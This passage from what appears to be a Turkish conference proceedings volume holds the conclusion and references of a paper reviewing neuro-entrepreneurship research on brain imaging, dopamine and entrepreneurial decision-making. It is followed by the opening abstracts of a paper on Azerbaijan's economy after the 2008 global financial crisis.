Hesaplamalı sinirbilim, beyin işlevini simüle etmek ve modellemek için bilgisayarları kullanarak beyin nasıl hesapladığını anlamaya çalışmaktadır. Nöroinformatik, beyni anlamaya ve hastalıkları tedavi etmeye yardımcı olmak için verileri sinirbilimin tüm alanlarına entegre etmektedir. Bu alt bilim dalı ayrıca veri edinmeyi, bilgi paylaşmayı, yayınlamayı ve depolamayı, analiz, modelleme ve simülasyonu da içermektedir. Sistem sinirbilimi, beyinde devam eden işlem türlerini tanımlamak için merkezi sinir sistemi içindeki veri akışı yollarını takip ederek bu bilgiyi davranışsal işlevleri açıklamak için kullanmaktadır. Sosyal sinirbilim, biyolojik sistemlerin sosyal süreçleri ve davranışları nasıl uyguladığını anlamaya odaklı disiplinler arası bir alandır (Nordqvist, 2014).


Nörogirişimcilik, nörogörüntüleme ve diğer sinirbilim yöntem ve araçlarıyla sinirbilimin farklı alt dallarından yararlanarak, girişimci zihniyet, düşünce (fikir), karar ve davranışlarının arkasındaki bilişsel, davranışsal, psikolojik, fizyolojik, biyolojik, duygusal, nörolojik, sosyolojik ve kültürel etkenlerin anlaşılması için yapılan bilimsel çalışmaların bütünüdür.



Şekil 2. Nörogirişimcilik

Kaynak: Yazar tarafından hazırlanmıştır


Girişimcilik araştırmalarının temelinde girişimcilerin fırsat algıları ve girişimci davranış biçimleri yatmaktadır. Bu nedenle geliştirilen teoriler incelendiğinde farklı sonuçlar yer almaktadır. Girişimci karar verme süreçleri ile ilgili farklı teoriler ortaya atılmıştır. Ancak bu teorilerin birçoğu bireyin kişisel özellikleri ve dış faktörler üzerine odaklanmıştır. Alınan girişimcilik kararlarının merkezinde algılanan fırsat karşımıza çıkmaktadır. Fırsat/fırsatların algılanması girişimci niyetin belirgin hale gelmesini sağlayarak, bireyin harekete geçmesine neden olmaktadır. Girişimsel karar verme ve girişimci davranış modelinin en yaygın örneği şekil 3'de verilmiştir.



Şekil. 3 Girişimci fırsat algısı ve girişimci davranış

Kaynak: Krueger ve Brazeal, 1994; Krueger, 2000; Krueger vd., 2000; Shapero, 1985

McMullen vd., (2014), girişimcilerin fırsat belirleme sistemlerini ve zihinsel teorilerini nasıl oluşturduklarını iki boyutlu olarak dört ana paradigma altında belirlemiştir (Şekil 4). Birinci boyut, fırsatların dışsal veya içsel olarak tanımlanmasıdır (fırsat inançlarının oluşumu ve başarılı bir şekilde uygulanmasının öncelikle bireyin içsel veya dışsal bir uyarandan tetiklenip tetiklenmediğinin bilinmesi). İkinci boyut ise farklılıkların yarattığı kalıcı veya geçici olaylardır. Bu iki boyut dört paradigma altında incelenmektedir.



Şekil.4 Fırsat belirleme ve zihin teorileri

Kaynak: McMullen vd., (2014)

Ancak mevcut teorilere dayalı girişimcilik araştırmalarının girişimci zihniyet/düşünce/fikir/karar verme/davranışın arkasında yatan önemli nörobiyolojik/nöropsikolojik/nörofizyolojik faktörler sosyal bilimler araçlarının yetersizliği nedeniyle tam olarak ölçülememiştir. Bu noktada nöropazarlamanın elde ettiği başarılar göz önüne alınarak kullanılan araç/yöntem/teknikler girişimcilik araştırmalarında da kullanılmaya başlanmıştır. Böylece nörogirişimcilik kavramı ortaya çıkmış ve henüz yeni olmasına rağmen araştırmacılar tarafından büyük ilgi görmüştür.

3.1. Nörogirişimcilik alanında yapılan çalışmalar

Nörogirişimcilik alanında yapılan çalışma sayısı oldukça azdır. Bunun en temel nedenlerinden biri olarak, sosyal bilimler alanında girişimcilik bağlamında elde edilen bilgilerin nörobilim yöntem, araç ve tekniklerine entegre edilerek, uygun araştırma vasıtaları kullanmak suretiyle sosyal bilimler alanında

girişimciler ve girişimciliğe dair bu bilgilerin teyit edilmesi veya reddedilmesi bakımından karşılaşılan güçlükler gösterilebilir. Çünkü nörobilimin temeli, bireyin sergilediği davranış ve hareketlerinin çok çeşitli yöntem ve araçlar kullanılarak bunların nedenlerinin fizyolojik, psikolojik ve biyolojik olarak açıklanmasına dayanmaktadır. Elde edilen bulguların süreklilik, tutarlılık ve güvenilirliği bakımından bütünsel bir yaklaşım arz etmesi önemlidir. Aksi halde mevcut girişimci ve girişimciliğe dair bilgilerin geçerliliğinin bilimsel olarak sınanması mümkün olmayacaktır. Bu nedenle nörogirişimcilik henüz yeni bir bilim alanı olması sebebiyle yapılan çalışmalar oldukça kısıtlıdır. Nörogirişimcilik alanında yapılan çalışmalar incelendiğinde, bunların bir kısmının nörogörüntüleme yöntem ve araçlarıyla yapıldığı, bir kısmının vücut kimyasalları ve hormonlar bağlamından ele alındığı ve bazılarının nörobilişsel yöntemlerle değerlendirilmeye çalışıldığı anlaşılmaktadır. Bu kapsamda yapılan çalışmalardan biri Lawrence vd., (2008), tarafından yapılan, girişimciler ve yöneticilerin karar verme süreçleri bakımından karşılaştırılmasına dayanan yapmış oldukları nörobilişsel çalışmadır. Çalışmada, duygusal ve riskli kararların alındığı beyin kısmı “sıcak biliş” olarak, akılcı ve duygusal olmayan kararların alındığı bölge ise “soğuk biliş” olarak ifade edilmiştir. Düşük risk düzeyi gerektiren kararların alınmasında (örneğin işletmeye personel alımı gibi) girişimciler ve yöneticiler benzer özellikler gösterirken her iki araştırma grubu soğuk biliş olarak adlandırılan kısmı kullandıkları anlaşılmaktadır. Ancak sıcak bilişle ilgili riskli karar verme süreçleri bakımından girişimciler yöneticilerden farklı davranış göstermişlerdir. Nitekim son araştırmalar, yüksek belirsizlik bağlamında karar vermenin, beynin ön kısmında bulunan dorsolateral prefrontal korteksi içeren karmaşık bir sinir ağını kullandığını göstermiştir (Ernst ve Steinhauser, 2015). Treadway vd., (2009), girişimcilerin daha fazla risk alma eğiliminde olduklarını ve bu nedenle girişimcilerin serebral kortekslerinde dopamin reseptörü sayısı ve yoğunluklarında değişikliklerin meydana geldiğini ortaya koymuştur. Lawrence vd., (2008) ise dopamin adı verilen hormonun beyinde yer alan sıcak ve soğuk bilişsel süreçlerde etkili olduğunu ifade etmiştir. Dopamin, hareket, hafıza, dikkat, uyku ve duygu durum düzenleme gibi çeşitli işlevlerle bağlantılı bir nörotransmitterdir (sinir hücrelerindeki bilgi akışını sağlayan küçük kimyasal iletkenler). Dopamin, beyni "memnun ederek" ve "ödüllendirerek" davranışı güçlendirmede merkezi bir rol oynar, bu da bir eylemin sinirsel temsiline pekişmesine ve bu eylemin bir zevk duygusuyla ilişkilendirilmesine yol açmaktadır (Berridge ve Kringelbach, 2008). Benzer bir çalışmada ise Treadway vd., (2012), dopamin hormonu seviyesi artışının ekonomik karar verme süreci üzerinde doğrudan bir etkisinin olduğu ve daha fazla kazanç veya kâr elde etme isteği ile dopamin seviyesinin artması arasında pozitif yönlü bir ilişki bulunduğunu belirtmiştir. Bu kapsamda nörotransmitter (sinir hücrelerindeki bilgi akışını sağlayan küçük kimyasal iletkenler) üzerine yapılacak olan çalışmalar girişimcilik hakkında önemli nörobiyolojik bilgiler elde edilmesine olanak sağlayacaktır. Zaro vd., (2016), girişimci olan ve girişimci olmayan bireyler üzerine yapmış oldukları çalışmada, fırsatları görme ve riskli karar verme süreçlerinde her iki grubun farklı sinirsel ağlar ve farklı nöral yapıları kullandıklarını tespit etmiştir. Carter vd., (2019), yaratıcılığın frontal lobda gerçekleştiğini iddia etmiş ve yapmış oldukları çalışmada TMS (Transkranyal

manyetik stimulyasyon) adı verilen bir yöntemle (beyindeki nöronları uyaran noninvaziv bir yöntem), beyin gamma dalgalarıyla üretilen dikkatli düşünme sürecinde yaratıcılığının düşük olduğu ancak alfa dalgalarıyla üretilen beyin boş durma evresine geçtiğinde yaratıcılığının yüksek olduğunu ileri sürmüştür. Bu sayede girişimcilik anlamında yaratıcılığı artırılabilmenin mümkün olup olmayacağı araştırılabilecektir. Barnea vd., (2010), çevrenin finansal durumlarda davranışı etkilediğini, aile ortamı ile genç yatırımcıların davranışları arasında önemli bir ilişki bulunduğunu ancak aile etkisinin belirli bir süre devam ettiğini ve zaman içerisinde bu etkinin yerini deneyime bıraktığını iddia etmiştir. Holan vd., (2013), girişimcilerin ve girişimci olmayanların bir sorunu çözmek için farklı zihinsel kaynakları kullandıklarını, girişimcilerin uyarana hızlı tepki verirken ve çok fazla düşünmeden bir karar aldığını ancak girişimci olmayanların ise karar vermeden önce sorunun bilişsel olarak detaylandırılmasına ihtiyaç duyduklarını belirtmiştir.

Nörogirişimcilik alanında kısıtlı sayıda yapılan çalışmalara bakıldığında, henüz emekleme döneminde olduğu söylenebilir. Çünkü nörogirişimcilik araştırmaları, multidisipliner bir yaklaşımı gerektirmektedir. Bu nedenle çalışmalar geliştikçe ve derinleştikçe teknolojik gelişmelerin de yaşanması kaçınılmaz olacaktır. Gelecekte yapılacak olan çalışmalar sayesinde mevcut nörobilim teknik/yöntem/araç/teknolojileri yetersiz kalacağından yeni arayışlar ve inovasyonlar beraberinde gelecektir. Çok yönlü bir perspektiften bakıldığında nörogirişimcilik anlamında yapılacak olan çalışmalar sayesinde elde edilecek olan teknoloji ve yöntemler, pazarlama başta olmak üzere sosyal bilimlerin diğer alanlarında da kullanılabilir. Ayrıca nörobilimin gelişmesi sayesinde elde edilecek kazanımlardan diğer alanlar da (tıp, mühendislik, psikoloji, biyoloji vb.) faydalanabilecektir.

4. SONUÇ

Nörogirişimcilik alanının nihai amacı, girişimcilik sonuçlarını (örneğin, davranış, başarı) belirleyen psikolojik ve biyolojik faktörlerin anlaşılması olduğundan, girişimciliğe dair psikofizyolojik süreçlerin anlaşılmasına katkı sunmaktır. Nörogirişimcilik, sinirbilimleri ve girişimciliği birleştirerek, girişimciliğin bilişsel veya üstbilişsel yönleriyle ilgili hemen hemen her konunun nörofizyolojik ölçümler kullanılarak çalışılabilmesine ve incelenmesine olanak sağlamaktadır. Bu sayede girişimciliğe dair birçok teorik problemin çözülmesi ve girişimci zihniyet/düşünce/karar/davranışlarının bütüncül bir yaklaşımla anlaşılması mümkün olacaktır. Böylece klasik girişimcilik anlayışı yerini giderek nörogirişimcilik yaklaşımına bırakacaktır. Bireyin davranışlarının arkasında yatan nedenlerin (fiziksel, sosyal, biyolojik, psikolojik, nörolojik vb.) anlaşılması girişimciliğin ve girişimci zihniyetin tam olarak anlaşılmasına olanak sağlayacak bu sayede bireylere artık girişimci zihniyet öğretilecek ve bu zihniyetin gelişmesi bakımından yeni yöntem/teknikler ortaya çıkacaktır. Bireylerin girişimci olmalarında sosyal ve kültürel çevre, aile ortamı, alınan eğitim, genler ve vücut kimyaları gibi birçok nedenin etkili olduğu ileri sürülmektedir. Nörogirişimcilik ise girişimcilik ve girişimci davranışı üzerinde etkili olan tüm faktörlerin nörobilimsel yöntem ve tekniklerle incelenmesine olanak sağlayarak girişimci

zihniyet/düşüncenin anlaşılmasına olanak sağlamaktadır. Girişimci zihniyetin nasıl öğretilbileceğinin ortaya konulması halinde girişimcilik algısı farklı bir noktaya gelecektir. Beyin odaklı girişimcilik araştırmaları yani nörogirişimcilik, deneysel bir tasarım ve beyin görüntüleme teknolojilerini kullanarak girişimcilik konusunun incelenmesine imkân vermektedir. Nörobilim yöntem/araç/tekniklerinin ekonomi ve pazarlama gibi disiplinlerde onaylanmış olması, girişimcilerin fırsatları nasıl algıladığı, bunlara göre nasıl hareket ettiği, beyinlerinin hangi alanlarını soruları netleştirmek için kullandıkları ve bunu yaparken girişimci olmayan bireylerden ne gibi farklı düşünce ve eylem içerisinde olduklarını anlamak bakımından önemli bir fırsat sunmaktadır. Bu sayede girişimci zihniyeti anlama, öğretme ve geliştirmek için uygun ve doğru yöntemleri keşfetme ve uygulama imkânı doğacaktır. Gelişmekte olan nörogirişimcilik alanının asıl hedefi, girişimcilik sonuçlarını (örneğin, davranış, başarı) belirleyen psikolojik ve biyolojik faktörlerin anlaşılması olduğundan, girişimcilik ve iş bilim insanları, psikofizyolojik indeksler keşfederek girişimciliğe dair yeni iç görüler elde edebilecektir. Bunun yanı sıra nörogirişimliliğin gelişmesi ile birlikte nörobilim alanında yaşanacak gelişmeler sayesinde yapılacak olan yeni inovasyonların (araç/yöntem/teknik) nöropazarlama alanına da entegre edilmesi her iki disiplinin karşılıklı etkileşimine olanak sağlayacaktır. Bu sayede tüketicilerin tüketim alışkanlıkları, davranış biçimleri, alışveriş tercihleri, alışveriş sonrası tutumları gibi birçok konuda çok daha fazla ve derin bilgi elde etme imkânı doğacaktır. Bu bilgiler ışığında pazar rekabet koşulları farklılaşacak ve mevcut gelişmelere adapte olamayan işletmelerin varlıklarını sürdürmeleri oldukça zor olacaktır.

Nörogirişimcilik, bilişsel bilimler, sinirbilimleri ve girişimciliği birleştiren, gelecek araştırmalarının yolunu açan ve girişimciliğin bilişsel veya üst bilişsel yönleriyle ilgili hemen hemen her konunun nörofizyolojik ölçümler kullanılarak araştırılabilmesine olanak sağlayan bir bilim dalıdır. Görüntüleme teknikleri halihazırda kullanılan diğer mevcut tekniklerle (ölçekler, davranışsal, hormonal, genetik vb.) birleştirilirse veya kullanılırsa, girişimciliğe dair farklı teorik problemleri incelemek mümkün olacaktır. Nörogirişimcilik bağlamında kullanılan sinirbilim yöntemleri belirsiz birçok olayı keşfetmek bakımından olanaklar sunmaktadır. Şayet nörogirişimcilik keşiflerine ve belirli girişimciler için kişilik ve düşünme süreçlerine dayanan güvenilir bir tahmin yöntemi olsaydı, onların güçlü ve zayıf yönlerini ve en iyi nasıl eğitileceklerini belirlemeye yönelik özel yardım programları (girişimci zihniyet bağlamında) geliştirilebilirdi.

Girişimcilerin duygularını anlamak, farklı biçimlerde anlaşılması zor olan birçok süreç (girişimcilikle ilgili) ışık tutabilir. Lawrence vd. (2008), nörogirişimciliğin bu tür araştırma sorularını yanıtlamak için güçlü bir araç olabileceğini iddia etmektedir. Özellikle, psikofizyolojik indekslerin araştırılması, girişimci davranışların doğasının daha iyi anlaşılmasına katkıda bulunabilir. Gelecekteki çalışmalar bu literatüre dayanabilir ve erkek ve kadın girişimciler veya yatırımcılar arasındaki farklı parametreler karşılaştırabilir (Bellavitis vd., 2016; Bellavitis vd. 2017). Çalışma, iki grubun risk alma, başarısızlık, başarı veya belirsizlik gibi farklı durumlarda nasıl tepki verdiklerini araştırabilir. Diğer

araştırmalar, farklı girişimcilik girişimlerinin farklı duygusal durumları tetikleyip tetiklemediğini anlamaya çalışabilir, bu da bir girişimcinin ekonomik kâr maksimizasyonu yerine duygulara dayalı belirli bir girişimi seçmesine (veya red etmesine) yol açabilir. Bu alışmalar, duygusal ve bilişsel yapıları nörolojik bir perspektiften daha iyi anlamamıza ve bunları nörogirişimcilik alanına uygulamamıza yardımcı olacaktır. Özellikle duygunun bilişsel sinirbilimi, aynı zamanda biliş ve duyguyu incelediği için girişimci sonuçları anlamamıza olanak sağlayacaktır. Bu alandaki mevcut kanıtlar göz önüne alındığında, nörogirişimcilik bilim insanları, belirli işlev süreçlerinde yer alan belirli beyin alanlarına dayalı hipotezler oluşturabilir ve bu mevcut çalışmalarla bağlantılı olarak elde edilen bulgular sayesinde girişimciliğin arka planını daha iyi anlamamıza imkân sağlayabilir. Ayrıca nörogirişimcilik, girişimcilerin (ve potansiyel girişimcilerin) daha iyi kararlar almalarına yardımcı olacak araştırmalara odaklanırsa, bu uygulama odaklı sinirbilim, araştırmacıların, fon sağlayıcıların ve yatırımcıların takip etmek isteyeceği alan olacaktır.

Tüm bu nedenlerden dolayı nörogirişimcilik yakın gelecekte “**yeni nesil girişimcilik**” (new generation entrepreneurship) anlayışının ortaya çıkması ve gelişmesinde büyük rol oynayacaktır. Bunun yanı sıra nörogirişimcilik ülkeler ve ekonomiler bakımından yalnızca bir araştırma alanı olmaktan çıkarak bir zorunluluk haline gelecektir. Bunun en temel nedeni ise girişimciliğin artık teorik uygulama ve eğitimlerle gelişemeyeceğinin anlaşılması ve gelecek nesillerin girişimce zihniyete sahip bireyler olarak yetiştirilmesinin milli politikalar haline gelecek olmasının anlaşılmasıdır.

KAYNAKÇA

Akan, ř., Atalık, Ö. ve Yücel, N. (2019). Havayolu Marka Kişiliği Algısının Geleneksel ve Nöropazarlama Yöntemleri ile Karşılaştırılmasına Yönelik Bir Uygulama, Anemon Muş Alparslan Üniversitesi Sosyal Bilimler Dergisi, 7(4).

Aytekin, P., ve Kahraman, A. (2014). Pazarlamada Yeni Bir AraştırmaYaklaşımı: Nöropazarlama. Journal of Management, Marketing&Logistics-JMML, 1(1), s. 48-62.

Banich, M.T. and Compton, R. (2011), Cognitive Neuroscience, 3rd edn, Belmont, CA: Wadsworth Publishing.

Barnea, A., H. Cronqvist, and S. Siegel (2010), “Nature or nurture: what determines investor behavior?” Journal of Financial Economics, 98 (3), 583–604.

Baron, R. (1998). Cognitive mechanisms in entrepreneurship: Why and when entrepreneurs think differently than other people. Journal of Business Venturing, 13, 275–294.

Bellavitis, C., I. Filatotchev, and V. Souitaris (2016), “The impact of investment networks on venture capital firm performance: A contingency framework.” British Journal of Management, 28: 102–19.

Bellavitis, C., I. Filatotchev, D.S. Kamuriwo, and T. Vanacker (2017), “Entrepreneurial finance: New frontiers of research and practice. *Venture Capital*, 19 (1-2): 1–16.

Berridge, K.C. and M.L. Kringelbach (2008), “Affective neuroscience of pleasure: reward in humans and animals,” *Psychopharmacology*, 199 (3), 457–80.

Blair, E.S. (2010), “What you think is not what you think: unconsciousness and entrepreneurial behavior,” in A.A. Stanton, M. Day, and I.M. Welp (eds), *Neuroeconomics and the Firm*, Cheltenham, UK: Edward Elgar, pp. 50–65.

Blair, E.S. (2010). “What you think is not what you think: unconsciousness and entrepreneurial behavior,” in A.A. Stanton, M. Day, and I.M. Welp (eds), *Neuroeconomics and the Firm*, Cheltenham, UK: Edward Elgar, pp. 50–65.

Boshoff ve Toerien (2017). Subconscious responses to fear-appeal health warnings: An exploratory study of cigarette packaging, *South African Journal of Economic and Management Sciences* | Vol 20, No 1 | a1630 | DOI: <https://doi.org/10.4102/sajems.v20i1.1630>.

Bunge, S. and I. Kahn (2009), “Cognition: an overview of neuroimaging techniques,” in L.H. Squire (ed.), *Encyclopedia of Neuroscience*, vol. 2, Oxford: Academic Press, pp. 1063–7.

Carter, R., Aldridge, S., Page, M., Parker, S. (2019). *The Human Brain Book*. Division of Penguin Random House LLC, New York.

Custodio, P. (2010). Use of EEG as a Neuroscientific Approach to Advertising Research. *Nature Reviews. Neuroscience*, 11(4) 284-292.

Day M., Boardman M.C., and Krueger N.F. (2017). *Handbook of Research Methodologies and Design in Neuroentrepreneurship*. In Centeno V.P., “Which tool should I use? Neuroscience technologies for brain-driven entrepreneurship researchers”. Elgar Publishing, Massachusetts.

Devrimsel, M. Y. (2020). Renklerin indirim algısına etkisi üzerine bir nöropazarlama araştırması. *Etkileşim*, 6, 50-81. doi: 10.32739/etkilesim.2020.6.75.

Donmuş, S, Yücel, A. (2020). Banka Reklamlarındaki Ünlülere Tüketici Tepkileri: Eeg Sinyallerinden Çıkarımlar. *Ekonomi Maliye İşletme Dergisi*, 3 (2), 176-190. DOI: 10.46737/emid.788170.

Ernst, B. and M. Steinhauser (2015), “Effects of invalid feedback on learning and feedbackrelated brain activity in decision-making,” *Brain and Cognition*, 99, 78–86; <http://doi.org/10.1016/j.bandc>.

Eser, Z., Isin, F. B., & Tolon, M. (2011). Perceptions of marketing academics, neurologists, and marketing professionals about neuromarketing. *Journal of Marketing Management*, 27(7-8), s. 854-868.

Foo, M.-D., C.Y. Murnieks, and E.T. Chan (2014), “Feeling and thinking: the role of affect in entrepreneurial cognition,” in J.R. Mitchell, R.K. Mitchell, and B. Randolph-Seng (eds), *Handbook of Entrepreneurial Cognition*, Cheltenham: Edward Elgar, pp. 154–81.

İnan M., Yücel N. (2020). Yeşil Pazarlamaya Tüketicinin Gözüyle Bakmak: Eye-Tracking Çalışması, *Ekonomi Maliye İşletme Dergisi* -2020- 3(2).

Krueger, N. (2000). The cognitive infrastructure of opportunity emergence. *Entrepreneurship Theory & Practice*, 24(3): 5–23.

Krueger, N. (2011). Neuroentrepreneurship: what can entrepreneurship educators (& practitioners) learn from neuroscience? December, 2011. *NeuroPsychoEconomics Conference Proceedings*.

Krueger, N. and M. Day (2010), “Looking forward, looking backward: from entrepreneurial cognition to neuroentrepreneurship,” in Z. Acs and D. Audretsch (eds), *Handbook of Entrepreneurship Research: An Interdisciplinary Survey and Introduction*, 2nd edn, New York: Springer, 321–57.

Krueger, N., & Brazeal, D. (1994). Entrepreneurial potential and potential entrepreneurs. *Entrepreneurship Theory and Practice*, 18(3): 91–104.

Krueger, N., and I. Welp (2008), “Experimental entrepreneurship: a research prospectus and workshop,” paper presented at the USASBE Annual Conference, San Antonio, TX, 10–13 January.

Krueger, N., and I. Welp (2014), “Neuroentrepreneurship: what can entrepreneurship learn from neuroscience?” in M.H. Morris (ed.), *Annals of Entrepreneurship Education and Pedagogy*, Cheltenham, Edward Elgar, pp. 60–90.

Lawrence, A., Clark, L., Labuzetta, N.J., Sahakian, B. (2008). The innovative brain. *Nature*, 456, 168-169.

Lewis, P., R. Thomson, J. Rosenfeld, and P. Fitzgerald (2016), “Brain neuromodulation techniques: a review,” *Neuroscientist*, 22 (4), 406–21.

Lin, C. H., Tuan, H. P. ve Chiu, Y.C. (2010) “Medial Frontal Activity in Brand-Loyal Consumers: A Behavior and Near-Infrared Ray Study”, *Journal of Neuroscience, Psychology, and Economics*, Vol. 3, No. 2, s. 59-73.

Lindstrom, M. *Buyology*. (2012), (Çev. Ümit Şensoy), *Optimist Yayınları*, Eylül, s. 21-24.

Mañas Viniegra, Luis and García García, Alberto Luis and Martín Moraleda, Ignacio José (2020) Audience Attention and Emotion in News Filmed with Drones: A Neuromarketing Research. *Media and Communication*, 8 (3). pp. 123-136. ISSN 2183–2439.

Martin de Holan, P., E. Ortiz-Terán, A. Turrero, and T. Alonso (2013), “Towards neuroentrepreneurship? Early evidence from a neuroscience study,” *Frontiers of Entrepreneurship Research*, 33 (5); <http://digitalknowledge.babson.edu/fer/vol33/iss5/12>.

McClure, S. M., Li, J., Tomlin, D., Cypert, K. S., Montague, L. M., & Montague, P. R. (2004). Neural correlates of behavioral preference for culturally familiar drinks. *Neuron*, 44(2), 379-387. <https://doi.org/10.1016/j.neuron>.

McMullen, J.S., M.S. Wood, and L.E. Palich (2014), “Entrepreneurial cognition and social cognitive neuroscience,” in J.R. Mitchell, R. Mitchell, and B. Randolph-Seng (eds), *Handbook of Entrepreneurial Cognition*, vol. 29, Cheltenham, UK/Northampton, MA: Edward Elgar, pp. 723–40.

Miljkovic, M., & Alcakovic, S. (2010). Neuromarketing: Marketing research future. *Menadzment, Marketing, Trgovina*, 274-883.

Morin, C. (2011). *Neuromarketing: The New Science of Consumer Behavior*. Symposium: *Consumer Culture In Global Perspective* Springer Science+Business Media, s. 131-135.

Mucha, T. (2005b) “Why the Caveman Loves the Pitchman”, *Business 2.0*, Vol. 6, No. 3, s.37-39.

Nordqvist, C. (2014), “What is neuroscience?” *Medical News Today*, 11 Ekim 2020’de <http://www.medicalnewstoday.com/>. adresinden ulaşılmıştır.

Öztürk, S. Bayır, T. ve Yücel, N. (2018). Beynimiz ve Dilimiz Aynı mı Konuşuyor? Anket ve EEG Yöntemlerinin Karşılaştırılması: Marka Kişiliği Ölçümü Açısından Bir Araştırma. *Pazarlama Teorisi ve Uygulamaları Dergisi*, 4(1). 140-176.

Patel, P.C. and J.O. Fiet (2010), “Enhancing the internal validity of entrepreneurship experiments by assessing treatment effects at multiple levels across multiple trials,” *Journal of Economic Behavior and Organization*, 76, 127–40.

Perez, V. (2017), “Brain-driven entrepreneurship research: a review and research agenda,” in M. Day, M. Boardman, and K. Norris (eds), *Handbook of Research Methodologies and Design in Neuro-entrepreneurship*, Cheltenham: Edward Elgar.

Sadedil, K.N.S (2016). Pazarlama mesajlarının etkinliği açısından geleneksel pazarlama araştırmaları ile nöropazarlama araştırmalarının karşılaştırılması; “sigara paketleri üzerindeki caydırıcı mesajların, sigara kullanma alışkanlıkları üzerindeki etkisi” Marmara Üniversitesi, Sosyal Bilimler Enstitüsü, Doktora Tezi.

Shapero, A., (1985). Why entrepreneurship? *Journal of Small Business Management*, 23(4): 1–5.

Somervuori, O. and Ravaja, N. (2013), Purchase Behavior and Psychophysiological Responses to Different Price Levels. *Psychol. Mark.*, 30: 479-489. <https://doi.org/10.1002/mar.20621>.

Squire, L., Berg, D., Bloom, F., Lac, S.D., Ghosh, A., Spitzer, N. (2008). *Fundamental Neuroscience*. Elsevier Inc., Canada.

Treadway MT, Buckholtz JW, Schwartzman AN, Lambert WE, Zald DH (2009) Worth the 'EEfRT'? The Effort Expenditure for Rewards Task as an Objective Measure of Motivation and Anhedonia. *PLoS ONE* 4(8): e6598.

Treadway, M. T., Buckholtz, J. W., Cowan, R.L., Woodward, N.D., Li, R., Ansari, M.S., Baldwin, R. M., Schwartzman, A. N., Kessler, R. M., Zald, D. H. (2012). Dopaminergic mechanisms of individual differences in human effort-based decision-making. *The Journal of Neuroscience*, 32 (18), 6170–6176.

Treutler, T., Levine, B., Marci, Carl D. (2010). "Biometrics and Multi-Platform Messaging: The Medium Matters", *Journal of Advertising Research*, September, s.243-249.

Wook Chae, S. and Chang Lee, K. (2013), "Exploring the effect of the human brand on consumers' decision quality in online shopping: An eye-tracking approach", *Online Information Review*, Vol. 37 No. 1, pp. 83-100. <https://doi.org/10.1108/14684521311311649>.

Yoon, C., Gutchess, A. H., Feinberg, F. ve Polk, T.A. (2006). "A Functional Magnetic Resonance Imaging Study of Neural Dissociations Between Brand and Person Judgments", *Journal of Consumer Behavior*, Vol.33, s.31-40.

Zaro, M.A., Fagundes, L.C., Rocha, F.T., Nunes, W.S. (2016). Cognitive brain mapping used in the study of entrepreneurial behavior – pilot test with the use of electroencephalogram- EEG during the process of identification of business opportunities. *American Journal of Educational Research*, 2016, 4 (6), 472-478.

KÜRESEL FİNANSAL KRİZ SONRASI AZERBEYCAN EKONOMİSİ

Namiq Mənsurlu¹ Sahil Murtuzayev²

¹*“Baku Biznes və Kooperasiya Kolleci”, Bakü, AZERBAYCAN*

²*Azərbaycan Devlet Ekonomi Üniversitesi, Bakü, AZERBAYCAN*

sahilmurtuzayevsh@gmail.com

ÖZET

Amerika Birleşik Devletleri ekonomisindeki başarısız konut kredileri ve teminatlı borç kredilerinin yol açtığı küresel mali kriz, hem gelişmiş hem de gelişmekte olan ülke ekonomilerini ciddi şekilde etkiledi. Ülkeden ülkeye değişen bu etkinin büyüklüğü ve hükümetin verdiği zararı önlemek için yaptığı kurtarma paketleri milyarlarca dolara mal oldu. Özellikle, Amerika Birleşik Devletleri ve Avrupa'da birçok gelişmiş bankanın çöküşü, uluslararası finans piyasalarına güçlü entegrasyon ve küreselleşmiş finansal ilişkiler krizi şiddetlendirdi. Bu nedenle, krizin nedenlerini derinlemesine incelemek, ekonomiye verilen zararı ve etkilerini en aza indirmenin yollarını belirlemek özellikle önemlidir. Küresel kriz sırasında Azerbaycan ekonomisi de ağır darbe aldı ve araştırmalar, bazı makroekonomik göstergelerde önemli değişiklikler olduğunu, ancak başarılı makroekonomik politikalar, merkez bankasının çevik adımları ve rezervleri sayesinde bu kayıpların en aza indirildiğini gösteriyor. Krizin yoğunlaştığı 2009 yılında Azerbaycan'da hemen hemen tüm ekonomik göstergelerde düşüş oldu, ancak enflasyon oranı tam tersine iyileşti. Özellikle Azerbaycan ekonomisinin petrole olan bağımlılığı, petrol fiyatlarındaki ve ihracattaki dalgalanmalar ülkenin dış gelirini düşürdü, ancak yine de pozitif dengeyi korumayı başardı. Küresel finans ve hisse senedi piyasalarına erişimin zayıf olması, yabancı yatırımcılara karşı büyük yükümlülüklerin olmaması, ihracat ağırlıklı petrol ve petrol ürünlerine yönelik sürekli talep, dünya piyasasında petrol fiyatlarının yüksek olduğu dönemlerde devlet petrol fonunda önemli miktarda fon birikmesi ve hükümetin bu fonları finanse etmesi kriz zamanlarında ekonomiyi istikrara kavuşturmak için kullanılması krizin etkilerini azaltmıştır. Ayrıca ülkede uygulanan büyük yabancı destekli yatırım projeleri kriz öncesinde tamamlandı. Yatırıma yönelik mali kaynakların yurt içi kapasiteyi artırması nedeniyle dış çevresel değişkenlerin etkisi en aza

indirilmiştir. Azerbaycan, krizden sonra işsizlik, enflasyon, ekonomik büyüme, yatırım gibi güncel makroekonomik göstergelerde başarılı gelişme dinamiklerini sürdürmüş, makroekonomik kalkınma ve istikrarı sağlamayı başarmıştır.

Anahtar Kelimeler: Küresel Mali Kriz, Krizin Ekonomik Etkileri, Azerbaycan Ekonomisinde Kriz

AZERBAIJAN ECONOMY AFTER THE GLOBAL FINANCIAL CRISIS

ABSTRACT

The global financial crisis in the United States economy, caused by unsuccessful housing loans and secured debt loans, seriously affected the economies of both developed and developing countries. The magnitude of this impact, which varies from country to country, and the rescue packages that the government has made to prevent damage have cost billions of dollars. In particular, the collapse of many advanced banks in the United States and Europe, strong integration into international financial markets, and globalized financial relations exacerbated the crisis. It is therefore particularly important to delve deep into the causes of the crisis and to identify ways to minimize the damage to the economy and its effects. During the global crisis, the Azerbaijani economy was also hit hard, and research shows that there have been significant changes in some macroeconomic indicators, but that these losses have been minimized thanks to successful macroeconomic policies, agile steps and reserves of the central bank. In 2009, when the crisis intensified, almost all economic indicators declined in Azerbaijan, but the inflation rate recovered on the contrary. In particular, the dependence of the Azerbaijani economy on oil, fluctuations in oil prices and exports reduced the country's foreign income, but still managed to maintain a positive balance. Poor access to global financial and stock markets, lack of large liabilities to foreign investors, constant demand for export-oriented oil and petroleum products, significant accumulation of funds in the state oil fund during times of high oil prices in the world market, and the government's financing of these funds Its use to stabilize has reduced the effects of the crisis. In addition, major foreign-funded investment projects implemented in the country were completed before the crisis. As the financial resources for investment increase the domestic capacity, the impact of external environmental variables has been minimized. After the crisis, Azerbaijan continued its successful development

